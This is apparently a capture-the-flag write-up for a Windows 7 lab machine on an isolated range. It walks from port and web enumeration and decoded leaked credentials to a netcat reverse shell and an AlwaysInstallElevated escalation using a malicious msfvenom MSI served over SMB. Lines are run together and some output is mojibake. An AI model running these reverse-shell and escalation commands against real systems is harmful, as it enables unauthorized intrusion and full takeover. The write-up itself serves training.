

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Thu Nov 14 00:18:09 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.11
Nmap scan report for 10.9.9.11
Host is up (0.00037s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-date: 2024-11-13T21:19:47+00:00; -8h00m00s from scanner time.
| ssl-cert: Subject: commonName=Always-PC
| Not valid before: 2024-10-02T08:06:05
|_Not valid after:  2025-04-03T08:06:05
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8080/tcp  open  http         Apache httpd 2.4.57 ((Win64))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: We Are Sorry
|_http-server-header: Apache/2.4.57 (Win64)
| http-methods:
|_  Potentially risky methods: TRACE
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: ALWAYS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Always-PC
|   NetBIOS computer name: ALWAYS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-13T23:19:31+02:00
| smb2-time:
|   date: 2024-11-13T21:19:31
|_  start_date: 2024-11-13T16:14:06
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: ALWAYS-PC, NetBIOS user: <unknown>, NetBIOS MAC: bc:24:11:8f:b9:cb (unknown)
|_clock-skew: mean: -8h29m59s, deviation: 59m59s, median: -8h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 14 00:19:47 2024 -- 1 IP address (1 host up) scanned in 97.36 seconds
Service Enumeration
TCP/21

TCP/445

nxc or enum4linuxTCP/8080

Gobuster Enumeration
Directories and Files
gobuster dir -u http://10.9.9.11:8080 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o always.txt/.htpasswd (Status: 403) [Size: 199]
/.htaccess (Status: 403) [Size: 199]
/ADMIN (Status: 301) [Size: 236] [--> http://10.9.9.11:8080/ADMIN/]
/Admin (Status: 301) [Size: 236] [--> http://10.9.9.11:8080/Admin/]
/admin (Status: 301) [Size: 236] [--> http://10.9.9.11:8080/admin/]
/aux (Status: 403) [Size: 199]
/cgi-bin/ (Status: 403) [Size: 199]
/com1 (Status: 403) [Size: 199]
/com3 (Status: 403) [Size: 199]
/com2 (Status: 403) [Size: 199]
/com4 (Status: 403) [Size: 199]
/con (Status: 403) [Size: 199]
/lpt2 (Status: 403) [Size: 199]
/lpt1 (Status: 403) [Size: 199]
/nul (Status: 403) [Size: 199]
/prn (Status: 403) [Size: 199]Of all the directories we've enumerated here, the /admin/ directory sounds the most interesting



admin_notes.html, which is open without logging in anyway
echo -n 'ZnRwdXNlcjpLZWVwR29pbmdCcm8hISE=' | base64 -d
Enumerating FTP
ftp 'ftp://ftpuser:KeepGoingBro!!!'@10.9.9.11
robots.txt file, which we'll likely be able to use to enumerate more of the web attack surface
less command to read the file in the FTP sessionEnumerate the New Page

always user, but which service remains to be seenecho -n 'WW91Q2FudEZpbmRNZS4hLiE=' | base64 -d
always:YouCantFindMe.!.!nxcCredential Stuffing
echo -e 'ftpuser\nalways' > user.txt
echo -e 'KeepGoingBro!!!\nYouCantFindMe.!.!' > pass.txt

ftpuser is also a system loginxfreerdp /v:10.9.9.11 /u:ftpuser /p:'KeepGoingBro!!!'
ftpuser is not a member of the Remote Desktop Users group, so we cannot RDP inExploit

Machine Local Logon
Also, since the box is configured for the Turkish language, I did have to alter some of the localization settings at the login screen and on the system to make things work.
Reverse Shell
wget https://github.com/vinsworldcom/NetCat64/releases/download/1.11.6.4/nc64.exe -O nc.exeDownload 64-bit netcat to the working directory
sudo python3 -m http.server 80Start a HTTP server to host the nc.exe binary

sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse connection from the target
.\nc.exe 10.6.6.9 443 -e cmd.exeReverse command prompt to Kali listener (couldn't get PowerShell to work with netcat)
Post-Exploit Enumeration
Operating Environment
OS & Kernel
g, 4/1/2014
Windows Dizini:                 C:\Windows
Sistem Dizini:                  C:\Windows\system32
�n Y�kleme Ayg�t�:              \Device\HarddiskVolume1
Sistem Yerel Ayarlar�:          tr;T�rk�e
Giri� yerel ayarlar�:           tr;T�rk�e
Saat dilimi:                    (UTC+02:00) Atina, B�kre�, �stanbul
Toplam Fiziksel Bellek:         4,095 MB
Kullan�labilir Fiziksel Bellek: 3,414 MB
Sanal Bellek: En B�y�k Boyut:   8,189 MB
Sanal Bellek: Kullan�labilir:   7,484 MB
Sanal Bellek: Kullan�lan:       705 MB
Disk Belle�i Konumlar�:         C:\pagefile.sys
Etki alan�:                     WORKGROUP
Oturum A�ma Sunucusu:           \\ALWAYS-PC
D�zeltmeler:                    5 D�zeltmeler Y�klendi.
                                [01]: KB2534111
                                [02]: KB2999226
                                [03]: KB4012212
                                [04]: KB958488
                                [05]: KB976902
A� Kart�:                       1 NIC Y�klendi.
                                [01]: Intel(R) PRO/100 VE A� Ba�lant�s�
                                      Ba�lant� Ad�:    Yerel A� Ba�lant�s� 2
                                      DHCP Etkin:      Evet
                                      DHCP Sunucusu:   10.9.9.1
                                      IP adresleri
                                      [01]: 10.9.9.11
                                      [02]: fe80::6cd9:1c89:6289:c01f
Current User
KULLANICI B�LG�LER�
-------------------

Kullan�c� ad�     SID
================= ============================================
always-pc\ftpuser S-1-5-21-381724225-1041572993-564731166-1001


GRUP B�LG�LER�
--------------

Grup Ad�                          T�r              SID          �znitelikler
================================= ================ ============ ============================================================
Everyone                          �yi bilinen grup S-1-1-0      Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
BUILTIN\Users                     Di�er Ad         S-1-5-32-545 Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
NT AUTHORITY\INTERACTIVE          �yi bilinen grup S-1-5-4      Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
KONSOL OTURUMU A�MA               �yi bilinen grup S-1-2-1      Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
NT AUTHORITY\Authenticated Users  �yi bilinen grup S-1-5-11     Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
NT AUTHORITY\This Organization    �yi bilinen grup S-1-5-15     Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
NT AUTHORITY\Yerel hesap          �yi bilinen grup S-1-5-113    Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
LOCAL                             �yi bilinen grup S-1-2-0      Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
NT AUTHORITY\NTLM Authentication  �yi bilinen grup S-1-5-64-10  Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup
Zorunlu Etiket\Orta Zorunlu D�zey Etiket           S-1-16-8192  Zorunlu grup, Varsay�lan olarak etkin, Etkinle�tirilmi� grup


AYRICALIK B�LG�LER�
----------------------

Ayr�cal�k Ad�                 A��klama                           Durum
============================= ================================== ==========
SeShutdownPrivilege           Sistemi kapat                      Devre D���
SeChangeNotifyPrivilege       �apraz ge�i� denetimini atla       Etkin
SeUndockPrivilege             Bilgisayar� takma biriminden ��kar Devre D���
SeIncreaseWorkingSetPrivilege ��lem �al��ma k�mesini art�r       Devre D���
SeTimeZonePrivilege           Saat dilimini de�i�tir             Devre D���
Users and Groups
Local Users
-------------------------------------------------------------------------------
Administrator            Always                   ftpuser
Guest
Local Groups
\\ALWAYS-PC i�in di�er adlar

-------------------------------------------------------------------------------
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*Users
Komut ba�ar�yla tamamland�.
Network Configurations
Network Interfaces
Ethernet ba�da�t�r�c� Yerel A� Ba�lant�s� 2:

   Ba�lant�ya �zg� DNS Soneki .  . . : cyber.range
   Ba�lant� Yerel IPv6 Adresi . . . . . : fe80::6cd9:1c89:6289:c01f%13
   IPv4 Adresi. . . . . . . . . . . : 10.9.9.11
   Alt A� Maskesi. . . . . . . . . . : 255.255.255.0
   Varsay�lan A� Ge�idi. . . . . . . : 10.9.9.1
Privilege Escalation
Becoming SYSTEM
AlwaysInstallElevated
 0xBEN
0xBEN
Since my usual post-exploit enumeration steps didn't reveal anything particularly useful, I turned to my Windows Privilege Escalation list I made a long time ago, which contains some potentially easy wins that you can check for. I found that the AlwaysInstallElevated key was enabled in both the HKLM and HKCU hives.


0x1 indicates the key is enabledmsfvenom LHOST=10.6.6.9 LPORT=443 -p windows/x64/shell_reverse_tcp -f msi -o shell.msiGenerate a malicious .msi package
sudo impacket-smbserver -smb2support evil .Host the .msi package over SMB
msiexec /quiet /qn /i \\10.6.6.9\evil\shell.msiInstall the malicious .msi package from the SMB share
Flags
User
HMV{You_Found_Me!}
Root
HMV{White_Flag_Raised}